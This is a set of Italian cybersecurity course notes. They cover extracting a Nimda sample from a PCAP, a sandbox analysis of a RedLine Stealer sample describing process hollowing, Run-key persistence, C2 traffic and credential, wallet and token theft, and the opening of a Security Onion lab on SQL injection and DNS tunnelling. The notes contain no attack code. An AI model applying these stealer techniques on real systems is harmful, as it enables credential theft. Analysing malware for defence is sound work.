lrwxrwxrwx 1 analyst analyst       9 Apr 14 06:21 file1symbolic -> file1.txt
-rw-r--r-- 2 analyst analyst       5 Apr 14 06:19 file2hard
-rw-r--r-- 2 analyst analyst       5 Apr 14 06:19 file2new.txt
-rw-r--r-- 1 root    root      37416 Apr 11 06:22 httpdump.pacp
-rw-r--r-- 1 root    root    2521971 Apr 11 05:50 httpsdump.pacp
drwxr-xr-x 9 analyst analyst    4096 Jul 19  2018 lab.support.files
-rw-r--r-- 1 analyst analyst    2748 Apr  9 11:52 README
drwxr-xr-x 2 analyst analyst    4096 Mar 21  2018 second_drive
-rw-r--r-- 1 analyst analyst  345088 Apr 14 06:38 W32.Nimda.Amm.exe
[analyst@secOps ~]$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS Windows
```

Passi Successivi per l'Analisi del Malware

Ambiente Sandbox

Il file dovrebbe essere eseguito in una macchina virtuale isolata per monitorarne le azioni. Questo approccio permette di osservare il comportamento del malware senza rischi per il sistema principale, registrando tutte le modifiche al sistema, le connessioni di rete e altre attività sospette.

Strumenti di Monitoraggio

Strumenti come VirusTotal potrebbero essere utilizzati per ottenere ulteriori informazioni sul file, inclusi report antivirus e analisi comportamentale. Questi strumenti forniscono una panoramica completa delle potenziali minacce associate al file, confrontando i risultati di diversi motori antivirus e tecniche di analisi avanzate.

Conclusioni

Analisi del Traffico

Attraverso l'uso di strumenti come Wireshark, è possibile analizzare il traffico a livello di pacchetto, identificare richieste HTTP e ricostruire flussi TCP completi.

Ricostruzione di Transazioni

Questo laboratorio ha dimostrato come i file PCAP possano essere utilizzati per ricostruire transazioni di rete e recuperare file scaricati.

Estrazione di File

L'estrazione del file **W32.Nimda.Amm.exe** ha permesso di comprendere meglio il processo di download e di preparare il terreno per ulteriori analisi del malware.


Sicurezza Informatica


Questa attività evidenzia l'importanza dell'analisi forense di rete nella sicurezza informatica, fornendo competenze pratiche per identificare e rispondere a potenziali minacce.

Analisi del Malware Jvczfhe.exe: Anatomia di una Minaccia Silenziosa

Benvenuti a questa presentazione tecnica dedicata all'analisi approfondita del malware Jvczfhe.exe, un malware sofisticato, identificato come appartenente alla famiglia RedLine Stealer. Quest'analisi, effettuata in ambiente sandbox isolato, rivela una minaccia informatica sofisticata progettata per sottrarre credenziali e informazioni sensibili.

RedLine Stealer rappresenta una minaccia silenziosa e subdola che opera in background, compromettendo i sistemi senza manifestare segni evidenti di infezione. La sua capacità di raccogliere dati personali e trasmetterli all'attaccante lo rende particolarmente pericoloso per la sicurezza delle informazioni aziendali e personali.





Profilo e Comportamento del Malware

Distribuzione

Veicolato tramite repository GitHub, distribuito mediante download manuale o link diretto all'eseguibile.

Esecuzione

Operazioni silenziose senza interfaccia grafica o richiesta di permessi, eseguito come processo figlio di explorer.exe.

Moduli Secondari

Scarica ulteriori copie di se stesso

Comunicazione

Stabilisce connessioni HTTP/HTTPS con server esterni per potenziale comunicazione con infrastruttura C2.

Il comportamento del malware Jvczfhe.exe corrisponde a quello di un classico RedLine Stealer: esegue codice che crea altri file eseguibili nel sistema (esempio: copie di sé stesso, loader ausiliari, moduli secondari). crea un processo legittimo, poi lo "svuota" e inietta il proprio codice; poi si infila in un altro processo in esecuzione ed esegue copie o versioni modificate del proprio binario.

Meccanismo di Infezione

Esecuzione Iniziale

L'utente scarica ed esegue Jvczfhe.exe, probabilmente in seguito a social engineering o download involontario.

Post-Esecuzione

Subito dopo l’esecuzione, il malware:

- Analizza il sistema (OS, architettura, antivirus attivi).
- Imposta la comunicazione con il server di Comando e Controllo (**C2**).


Sopravvivenza e persistenza

Crea altri processi (copie o moduli) per gestire varie funzionalità (esfiltrazione, comunicazione, raccolta dati).

Raccolta dati (Information Stealing)

cerca ed estrae informazioni sensibili da Browser, wallet di cryptovalute, file locali, discord token ecc…

Questa sequenza di infezione è particolarmente insidiosa perché avviene senza alcuna interazione utente dopo il download iniziale e non richiede privilegi amministrativi per compromettere il sistema.



Tecniche di Persistenza

Modifica del Registro di Sistema

Il secondo payload esegue modifiche alla chiave HKCU\Software\Microsoft\Windows\CurrentVersion\Run, aggiungendo un valore che punta al malware.


Posizionamento Strategico

Salvataggio dei file in directory di sistema legittime come AppData\Roaming per evitare sospetti e garantire accesso anche senza privilegi elevati.

Nomenclatura Ingannevole

Utilizzo di nomi che suggeriscono legittimità come "Updater" nel registro e nomi casuali per gli eseguibili per eludere il rilevamento euristico.

Le tecniche di persistenza implementate da Jvczfhe.exe garantiscono la sopravvivenza del malware anche dopo riavvii del sistema. Questa caratteristica è fondamentale per mantenere l'accesso al sistema compromesso nel lungo periodo e massimizzare il potenziale dannoso dell'infezione.



Attività di Rete e Comunicazioni C2

Connessioni Esterne

Stabilimento di connessioni HTTP/HTTPS verso indirizzi IP esterni potenzialmente associati a infrastruttura C2.

Evasione Firewall

Utilizzo di protocolli standard come HTTP/HTTPS per mimetizzare il traffico malevolo come comunicazioni legittime.

Download Dinamico

Capacità di scaricare componenti aggiuntivi su richiesta del server di comando, permettendo evoluzione dell'attacco.

Esfiltrazione Dati

Potenziale trasmissione di dati sensibili verso server esterni, costituendo un rischio significativo di data breach.

La capacità di comunicare con server esterni rappresenta una delle caratteristiche più pericolose di questo malware, consentendo agli attaccanti di mantenere il controllo remoto del sistema compromesso e orchestrare operazioni più complesse.

Impatti e Rischi per l'Organizzazione

Compromissione Silenziosa

L'assenza di interfaccia grafica e indicatori visibili rende l'infezione praticamente invisibile agli utenti finali, prolungando il tempo di permanenza dell'attaccante.

Data Breach

La capacità di comunicazione con server esterni espone l'organizzazione al rischio di esfiltrazione di dati sensibili, con potenziali conseguenze legali e reputazionali.

Movimento Laterale

Una volta stabilita la presenza nella rete, il malware potrebbe tentare propagazione verso altri sistemi, ampliando il perimetro dell'infezione.

Ulteriori Attacchi

Il sistema comprometso può essere utilizzato come punto d'appoggio per lanciare attacchi più sofisticati o come parte di una botnet per operazioni distribuite.

La natura modulare e la capacità di evoluzione di questa minaccia rendono particolarmente elevato il rischio per ambienti aziendali, dove anche un singolo sistema compromesso può rappresentare un punto d'ingresso per compromissioni più estese.

Strategie di Remediation

1

Isolamento

Disconnettere immediatamente il sistema infetto dalla rete per prevenire comunicazioni con server C2 e potenziale diffusione laterale.

2

Rimozione

Eliminare tutti i file associati all'infezione: Jvczfhe.exe e i moduli scaricati, verificando anche altre posizioni sospette.

3

Pulizia Registro

Rimuovere le chiavi di registro compromesse, in particolare quelle aggiunte in HKCU\Software\Microsoft\Windows\CurrentVersion\Run.


4

Blocco IOC

Implementare blocchi a livello di firewall o DNS per gli indicatori di compromissione identificati, inclusi domini e IP contattati dal malware.


È fondamentale seguire un approccio sistematico alla remediation, documentando ogni passo e verificando l'efficacia delle misure adottate. In casi di infezione estesa o in ambienti critici, potrebbe essere necessario considerare il ripristino da backup verificati come soluzione più sicura.

Misure Preventive e Conclusioni



Per prevenire future infezioni da minacce simili a Jvczfhe.exe, raccomandiamo l'implementazione di misure difensive stratificate: formazione continua degli utenti sui rischi del download da fonti non verificate, implementazione di soluzioni EDR moderne con capacità comportamentali, gestione rigorosa delle patch e adozione di politiche di least privilege.

L'analisi di questo malware evidenzia l'evoluzione continua delle minacce informatiche e l'importanza di un approccio proattivo alla cybersecurity. Solo attraverso una combinazione di tecnologie avanzate, processi ben definiti e personale adeguatamente formato è possibile costruire una postura di sicurezza efficace contro queste sofisticate minacce.



Interpretazione dei Dati HTTP e DNS per Isolare Attori Malevoli

Una guida pratica all'analisi forense di attacchi informatici utilizzando Security Onion e Kibana. Questo laboratorio illustra come identificare e analizzare tecniche di esfiltrazione dati tramite SQL Injection e DNS Tunneling.

```
analyst@SecOnion:~$ sudo so-status
[sudo] password for analyst:
Status: securityonion
  * sguil server                                                    [  OK  ]
Status: seconion-import
  * pcap_agent (sguil)                                              [  OK  ]
  * snort_agent-1 (sguil)                                           [  OK  ]
  * barnyard2-1 (spooler, unified2 format)                          [  OK  ]
Status: Elastic stack
  * so-elasticsearch                                                [  OK  ]
  * so-logstash
    Logstash API/stats not yet available...still initializing.      [ WARN ]
  * so-kibana                                                       [  OK  ]
  * so-freqserver                                                   [  OK  ]

analyst@SecOnion:~$
```

Preparazione dell'Ambiente di Analisi

Login a Security Onion

Accedere come 'analyst' con password 'cyberops'.

Verifica dei Servizi

Eseguire 'sudo so-status' nel terminale.

